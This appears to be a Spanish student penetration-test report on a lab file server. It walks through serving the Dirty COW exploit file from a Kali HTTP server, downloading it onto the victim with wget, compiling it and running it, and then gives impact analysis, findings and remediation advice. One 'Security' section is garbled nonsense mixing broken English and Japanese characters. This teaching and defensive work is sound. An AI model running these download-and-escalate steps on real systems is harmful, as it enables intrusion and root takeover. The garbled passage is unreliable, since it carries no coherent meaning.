Este servidor se utilizó para alojar el archivo del exploit dirtyCow.c, permitiendo que la máquina víctima pudiera descargarlo mediante una solicitud HTTP.

```
(kali@kali)-[~/Desktop]
$ ls
dirtyCow.c

(kali@kali)-[~/Desktop]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Una vez iniciado el servidor HTTP, se pudo observar en la terminal que el servidor queda a la espera de peticiones entrantes desde la máquina víctima.

Después de levantar el servidor HTTP, regresamos a la terminal donde se había establecido la conexión con la máquina víctima mediante SSH. Desde esta terminal se utilizó el comando:

- `wget http://192.168.56.102:8080/dirtyCow.c`

Este comando permitió descargar el archivo dirtyCow.c desde la máquina atacante hacia la máquina víctima. Posteriormente, el archivo descargado se utilizaría para compilar y ejecutar el exploit correspondiente a la vulnerabilidad Dirty COW.

```
[smbuser@fileserver ~]$ wget http://192.168.56.102:8080/dirtyCow.c
--2026-03-04 09:24:34-- http://192.168.56.102:8080/dirtyCow.c
Connecting to 192.168.56.102:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4806 (4.7K) [text/x-csrc]
Saving to: 'dirtyCow.c'

100%[====>] 4,806 --.-K/s in 0s

2026-03-04 09:24:34 (197 MB/s) - 'dirtyCow.c' saved [4806/4806]

[smbuser@fileserver ~]$
```

En la otra terminal se puede ver que el servidor que levantamos escucha las peticiones

```
(kali@kali)-[~/Desktop]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
h192.168.56.103 - - [10/Mar/2026 21:41:03] code 404, message File not found
192.168.56.103 - - [10/Mar/2026 21:41:03] "GET /dirtyCOw.c HTTP/1.1"
" 404 -
192.168.56.103 - - [10/Mar/2026 21:41:27] "GET /dirtyCow.c HTTP/1.1"
" 200 -
```

Posteriormente regresamos a la terminal donde se tenía acceso a la máquina víctima mediante SSH. Desde esta terminal se compiló el código fuente del exploit utilizando el siguiente comando:

- `gcc dirtyCow.c -o Aznar -pthread`

Este comando compila el archivo `dirtyCow.c` y genera un archivo ejecutable llamado `Aznar`, el cual contiene el exploit correspondiente a la vulnerabilidad Dirty COW.

Finalmente, para intentar escalar privilegios dentro del sistema se ejecutó el archivo compilado mediante el comando:

- `./Aznar`

```

[smbuser@fileserv ~]$ gcc dirtyCow.c -o Aznar -pthread
dirtyCow.c: In function 'proccelfmemThread':
dirtyCow.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from dirtyCow.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;

[smbuser@fileserv ~]$ Aznar
-bash: Aznar: command not found
[smbuser@fileserv ~]$ ls
authorized_keys  Aznar  dirtyCow.c
[smbuser@fileserv ~]$ ./Aznar
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
thread stopped

```

La ejecución del exploit permite aprovechar la vulnerabilidad presente en el kernel de Linux con el objetivo de escalar privilegios dentro del sistema.

9. Análisis de impacto (modelo CIA)

Confidencialidad: comprometida por la presencia de credenciales en texto plano (/readme.txt) y la posibilidad de leer el share SMB; incertidumbre sobre datos sensibles alojados en smbdata.

Integridad: vulnerable ante modificaciones no autorizadas en la share (permisos R/W) y la capacidad de reemplazar binarios o ficheros críticos tras escalada.

Disponibilidad: posible interrupción si se eliminan o corrompen ficheros críticos o si el atacante instala procesos maliciosos. El riesgo global se cataloga como **alto** por la combinación de acceso inicial sencillo y disponibilidad de escalada a root.

10. Recomendaciones técnicas

1. Crítico (inmediato): parchear el kernel para mitigar CVE-2016-5195; si no es posible, aislar la VM hasta aplicar parche.
2. Alto: eliminar credenciales en texto plano, rotar contraseñas expuestas y aplicar políticas de contraseñas seguras.
3. Alto: restringir permisos del share SMB (smbdata) usando ACLs y principios de menor privilegio; deshabilitar accesos anónimos.

4. Medio: revisar y actualizar Apache (y demás servicios) según CVE; deshabilitar módulos innecesarios.
5. Medio: habilitar registros (auditd, syslog remoto) y alertas para accesos SMB/HTTP; crear playbook de respuesta y realizar análisis forense de binarios subidos.
6. Bajo: implementar gestión de secretos (vault) para evitar almacenamiento de credenciales en ficheros públicos.

11. Tabla de hallazgos

ID	Vulnerabilidad	Severidad	Evidencia (archivo/referencia)	Impacto	Recomendación
01	Credencial en texto plano en /readme.txt (expuesta vía HTTP)	Alta	Contenido de /readme.txt: "My password is rootroot1". Captura de curl http://192.168.56.103/readme.txt.	Acceso no autorizado a SMB; exfiltración de datos y compromiso de cuentas.	Eliminar archivos con credenciales, rotar contraseñas, usar gestión de secretos.
02	Share SMB smbdata con permisos de lectura/escritura	Alta	Salida de smbmap mostrando smbdata con R/W (guardar smbmap output).	Lectura/modificación/exfiltración de datos; posible pivote.	Restringir permisos, aplicar ACLs, deshabilitar escritura cuando no sea necesaria.
03	Vulnerabilidad local Dirty COW (CVE2016-5195) — escalada a root	Crítica	Ejecución de exploit Dirty COW; compilación y ejecución del binario	Escalada a privilegios root; control total del sistema.	Actualizar/ parchear kernel; revisar integridad del sistema y restaurar desde respaldo si procede.

04	Versión de Apache potencialmente desactualizada (Apache 2.4.6)	Media	Resultado de nmap indicando Apache 2.4.6.	Exposición a vulnerabilidades conocidas de la versión; riesgos de ejecución remota/divulgación.	Actualizar Apache a versión mantenida y revisar CVE aplicables.
05	Prácticas inseguras en transferencia de claves	Media	Uso de ftp para subir clave pública (se documenta la falta de cifrado).	Posible interceptación de credenciales/transmisiones;	Usar scp/sftp o mecanismos seguros; evitar FTP en producción;
	(uso de FTP sin cifrado)			pérdida de confidencialidad.	emplear llaves con permisos y repositorios de secretos.

12.- Bibliografías

- **CVE-2016-5195:** Vulnerabilidad "Dirty COW" (Kernel Linux).
- **PTES:** Estándar de Ejecución de Pruebas de Penetración.
- **NVD (NIST):** Base de Datos Nacional de Vulnerabilidades.
- **OWASP:** Guía de seguridad en servicios web.
- **Manuales de Herramientas:** Documentación oficial de Nmap, Nikto y SMBMap.



ACTIVIDAD 09

Red team report: pentesting de My File Server 1

Análisis de riesgos y plan de remediación estratégica

Presentado por:

179033 – Alonso Castillo Omar Karim
177622 – Cruz Juárez Francisco Javier
175031 – Espinoza Aguilar Brian Salvador
177685 – Martínez Lara Santiago de la Cruz
173030 – Sánchez Ramírez Mayeli
177263 – Sánchez Zavala Alan Gilberto

Fecha: 10 de marzo de 2026

Contexto del Engagement

Nuestro Enfoque

Realizamos un "simulacro de robo" o prueba de penetración en nuestro servidor de archivos para evaluar qué tan fácil sería para un atacante externo obtener acceso no autorizado al sistema.

Objetivo Principal

Identificar las vulnerabilidades y puntos débiles de nuestro sistema antes de que un delincuente real pueda aprovecharlos para comprometer la seguridad de la empresa.

- 📄 **Mensaje clave:** No buscamos culpables, buscamos soluciones para proteger la información de la empresa y garantizar la continuidad del negocio.



Metodología Aplicada

Adoptamos un enfoque de **Caja Negra**, actuando como un atacante externo que no tiene conocimiento previo de la infraestructura interna de la empresa. Este método simula las condiciones reales que enfrentaría un criminal cibernético.



Observar

Identificar qué puertos y servicios están expuestos en internet y disponibles para conexión externa.



Explorar

Probar las diferentes "cerraduras" y buscar credenciales o configuraciones inseguras que puedan ser explotadas.



Confirmar

Obtener acceso al sistema y demostrar el nivel de daño potencial que podría causarse una vez dentro.



Reportar

Documentar todos los hallazgos y proporcionar recomendaciones específicas para fortalecer la seguridad.



Nivel General de Riesgo

CRÍTICO

Logramos tomar el **control total del servidor**. Un atacante podría borrar toda nuestra información, robar datos confidenciales de clientes o secuestrar el sistema por completo.

Nivel de Urgencia

Intervención inmediata requerida en los próximos 7 días para evitar compromiso del sistema.

Impacto Potencial

Pérdida total de información crítica, interrupción de operaciones y daños reputacionales significativos.



Hallazgos Críticos

Los 3 grandes problemas de seguridad

1

Llaves bajo el tapete

Encontramos una nota de texto abierta con la contraseña maestra del sistema ("rootroot1"). Esta credencial proporciona acceso completo a toda la infraestructura.

2

Puertas sin candado

Una carpeta compartida permite que cualquier usuario, incluso externos, lea, modifique o borre archivos sin permiso alguno.

3

Sistema obsoleto

El "corazón" del servidor tiene una falla de seguridad crítica conocida como **Dirty COW** que permite a cualquier usuario convertirse en administrador total del sistema.

Escenario del Impacto Empresarial

Las vulnerabilidades identificadas exponen a la empresa a riesgos operacionales, financieros y reputacionales significativos:



Pérdida de Información

Borrado accidental o malintencionado de archivos críticos de trabajo, proyectos en curso y documentos históricos de la empresa.



Robo de Identidad

Uso de nuestras cuentas y sistemas para atacar a otras empresas o clientes, comprometiendo relaciones comerciales.



Paro de Operaciones

Si el servidor se cae o es secuestrado mediante ransomware, toda la oficina deja de funcionar, paralizando actividades diarias.



Costo Reputacional

Perder la confianza de clientes, proveedores y socios que nos confían su información sensible y privada.

Matriz de Riesgo

Clasificación de las vulnerabilidades según su impacto potencial y probabilidad de explotación:



Riesgo 1: Contraseña Expuesta

Impacto: Muy Alto

Probabilidad: Muy Alta

Credencial maestra accesible para cualquier persona



Riesgo 2: Falla del Kernel

Impacto: Crítico

Probabilidad: Alta

Exploit Dirty COW permite acceso administrativo total



Riesgo 3: Servidores Obsoletos


Impacto: Medio

Probabilidad: Media

Software desactualizado con vulnerabilidades conocidas



Conclusión: Estamos en la zona roja de peligro. Requiere acción inmediata en las dos primeras semanas.



Recomendaciones Estratégicas

1 Cambio de Cerraduras

Cambiar todas las contraseñas actuales del sistema y eliminar permanentemente cualquier archivo que contenga credenciales en texto plano.

2 Actualización de Seguridad

"Vacunar" al servidor contra la falla Dirty COW mediante la actualización del Kernel a una versión parchada y segura.

3 Control de Acceso

Implementar permisos granulares para que cada empleado solo pueda acceder a lo que necesita para trabajar, aplicando el principio de mínimo privilegio.

4 Modernización

Actualizar el software de navegación (Apache) a la versión más reciente con soporte activo y parches de seguridad aplicados.

Security

No matter of mandors And petection and's renction in fl



SECURCTION を護じゆア護ん Your フメーん、ク
Enforced lion is is a kom'ares for pan. Stalts t
protectly Teding, And Protetid Intectiry if your
portient 変Re又atlis.



護的護種 護大ダーランア, sour the inlecwabl, T
We securatly for, auther manicn, with leath &
しこズグモ、サレ、と護ん、また護護。



免り器入スアレバテ又、ガハテレスズソースで岸
Eate てを護lin, Protection, nature with mnable,
prot'as 表: ecurry, てX 護: リスで護護護ししテ。



又足護護を護としスモーフムシーカス。
The secten than us for PRI 護てをきふ護えるスビ
protection.



護護護護護護を護いてアッパテリテシテシテ。
Dis the rrrerletic, inportat or, conm, protection
(ししアにを護護てしス。



岸の护護護にアスツが護護をしスし、いヌリ護し
pearality baack to fiture, cones, or an baail, T
ab, ITS.



FY 護に護美スレフム護護護はてス
An viere at comector your alicrenzouns security
protect alive ranor y the ily of. the outoris.

Roadmap de Remediación

¿Qué sigue? Plan de acción estructurado

1

Semana 1: Urgente

Parchear el sistema (Kernel) contra Dirty COW y cambiar la contraseña expuesta "rootroot1". Implementar medidas de contención inmediatas.

2

Semana 2: Importante

Reconfigurar los permisos de las carpetas compartidas, implementando controles de acceso basados en roles (RBAC) para cada departamento.

3

Mes 1: Mantenimiento

Actualizar servidores y software a versiones compatibles, realizar auditoría de seguridad completa y capacitar al personal sobre manejo seguro de contraseñas.



Conclusión

El sistema es actualmente **vulnerable crítico**, pero **es fácil de arreglar** si actuamos ahora. Las medidas de remediación no requieren inversiones costosas en nuevo hardware, sino principalmente tiempo técnico de actualización y configuración.

Resumen de Acción

- Priorizar parcheo del Kernel y cambio de contraseñas en 7 días
- Implementar controles de acceso granulares
- Planificar actualización completa del software
- Capacitar al equipo en prácticas de seguridad

"La seguridad cibernética no es un destino, es un viaje continuo de mejora y vigilancia."

Meta a 30 Días

Convertir nuestra "puerta abierta" en una fortaleza digital robusta, garantizando la continuidad del negocio y la protección de información crítica.

